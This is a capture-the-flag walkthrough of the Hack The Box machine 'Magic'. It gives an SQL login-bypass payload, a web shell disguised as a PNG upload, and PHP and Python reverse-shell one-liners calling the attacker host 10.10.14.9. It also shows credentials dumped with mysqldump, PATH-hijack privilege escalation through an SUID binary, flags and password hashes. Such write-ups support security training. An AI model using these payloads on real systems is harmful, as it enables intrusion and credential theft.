
Magic

```
================
|   MAGIC 10.10.10.185  |
================
```




InfoGathering


```
host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.10.10.185  22    tcp    ssh   open   OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux;
protocol 2.0
10.10.10.185  80    tcp    http  open   Apache httpd 2.4.29 (Ubuntu)
```

SSH

HTTP



LOGIN PAGE: http://10.10.10.185/login.php



FUZZ RESULTS


```
.sh_history            [Status: 403, Size: 277, Words: 20, Lines: 10]
assets                 [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess              [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta                   [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd              [Status: 403, Size: 277, Words: 20, Lines: 10]
images                 [Status: 403, Size: 277, Words: 20, Lines: 10]
index.php              [Status: 200, Size: 4122, Words: 499, Lines: 60]
server-status          [Status: 403, Size: 277, Words: 20, Lines: 10]
index                  [Status: 200, Size: 4123, Words: 499, Lines: 60]
login.php              [Status: 200, Size: 4221, Words: 1179, Lines: 118]
logout.php             [Status: 200, Size: 4121, Words: 499, Lines: 60]
upload.php             [Status: 200, Size: 4221, Words: 1179, Lines: 118]
```

Gaining Access


The login page is vulnerable to a SQL Auth Bypass Injection

USER: '-
PASS: -

This took me to the uploads page.
http://10.10.10.185/upload.php




To bypass the weak filter the file uploaded needs a jpg header and ending extension. jpgeg or png also work



I used the following resource to upload a file giving me command execution
RESOURCE: https://github.com/jgor/php-jpeg-shell


Rename the file from shell.php to shell.php.png and upload it

To find where the image may have been uploaded I viewed the location of the other images on the site.
http://10.10.10.185/images/fulls/1.jpg
http://10.10.10.185/images/uploads/logo.png
http://10.10.10.185/images/uploads/magic-hat_23-2147512156.jpg
UPLOAD LOCATION: http://10.10.10.185/images/uploads/shell.php.png




I then used PHP to obtain a reverse shell

```
php -r '$sock=fsockopen("10.10.14.9",1337);exec("/bin/bash -i <&3 >&3 2>&3");'
```



In the root directory of the site is the sql database file. This file contained a username and password for the database

```
cat /var/www/Magic/db.php5
```



We are not able to login to the SQL server. This prevented me from getting first blood as I was fiddling around making a php script to access the database. Turns out we can do a dump. The dump returns the username and password

```
mysqldump -utheseus -piamkingtheseus Magic
```

```
LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME ZONE=@OLD_TIME_ZONE */;
```

USER: admin
PASS: Th3s3usW4sK1ng

This password could then be used to su as theseus and get user flag

```
su theseus
Th3s3usW4sK1ng
cat /home/theseus/user.txt
# RESULTS
e26dd9d0a9feec83ca900ae28e1973e0
```

```
theseus@ubuntu:/var/www/Magic$ cat /home/theseus/user.txt
cat /home/theseus/user.txt
e26dd9d0a9feec83ca900ae28e1973e0
```

USER FLAG: e26dd9d0a9feec83ca900ae28e1973e0

PrivEsc

There is an executable /bin/sysinfo that has an SUID bit set

```
find / -perm -u=s -type f 2> /dev/null
```

```
/bin/umount
/bin/fusermount
/bin/sysinfo
/bin/mount
/bin/su
```

Running the command returns information about the system.
Using strings I am able to see the command uses a relative path value for fdisk

```
strings /bin/sysinfo
```

```
[]A\A]A^A_
popen() failed!
=====================Hardware Info=======
lshw -short
=====================Disk Info===========
fdisk -l
=====================CPU Info============
cat /proc/cpuinfo
=====================MEM Usage===========
free -h
```

I created a fdisk executable containing a reverse shell and added its location to the PATH enrionment variable

CONTENTS OF fdisk

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("10.10.14.9",1338));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/
bash","-i"]);'
```

```
mkdir /tmp/.tobor
cd tmp/.tobor
wget http://10.10.14.9/fdisk
export PATH=/tmp/.tobor:$PATH
```

Start a listener and then execute /bin/sysinfo

```
/bin/sysinfo
```

```
theseus@ubuntu:/tmp/.tobor$ export PATH=/tmp/.tobor:$PATH
export PATH=/tmp/.tobor:$PATH
theseus@ubuntu:/tmp/.tobor$ /bin/sysinfo
/bin/sysinfo
=====================Hardware Info=====================
H/W path           Device      Class      Description
=====================================================
                               system     VMware Virtual Platform
/0                             bus        440BX Desktop Reference Platform
/0/0                           memory     86KiB BIOS
/0/1                           processor  AMD EPYC 7401P 24-Core Processor
/0/1/0                         memory     16KiB L1 cache
/0/1/1                         memory     16KiB L1 cache
```

That caught the shell as root

```
cat /root/root.txt
# RESULTS
98b5d5f935c69afafeebf9a380c80706
```

```
root@toborKALI:~/HTB/Magic# nc -lvnp 1338
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1338
Ncat: Listening on 0.0.0.0:1338
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:55218.
root@ubuntu:/tmp/.tobor# hostname
hostname
ubuntu
root@ubuntu:/tmp/.tobor# whoami
whoami
root
root@ubuntu:/tmp/.tobor# cat /root/root.txt
cat /root/root.txt
98b5d5f935c69afafeebf9a380c80706
root@ubuntu:/tmp/.tobor#
```

ROOT FLAG: 98b5d5f935c69afafeebf9a380c80706

HASHES

root:6P9JXkqrh
$tQfL.bHaQQmi7tBxwKp2wdSTB0D19Q.PHM.8tdLanqBEs70cKzul4SEY0PqfbxVkUv7bR5wrKYXJlb0p
theseus:1midwGUS.$UlOhht/xpDAJhCFfcpSyO0:18184:0:99999:7:::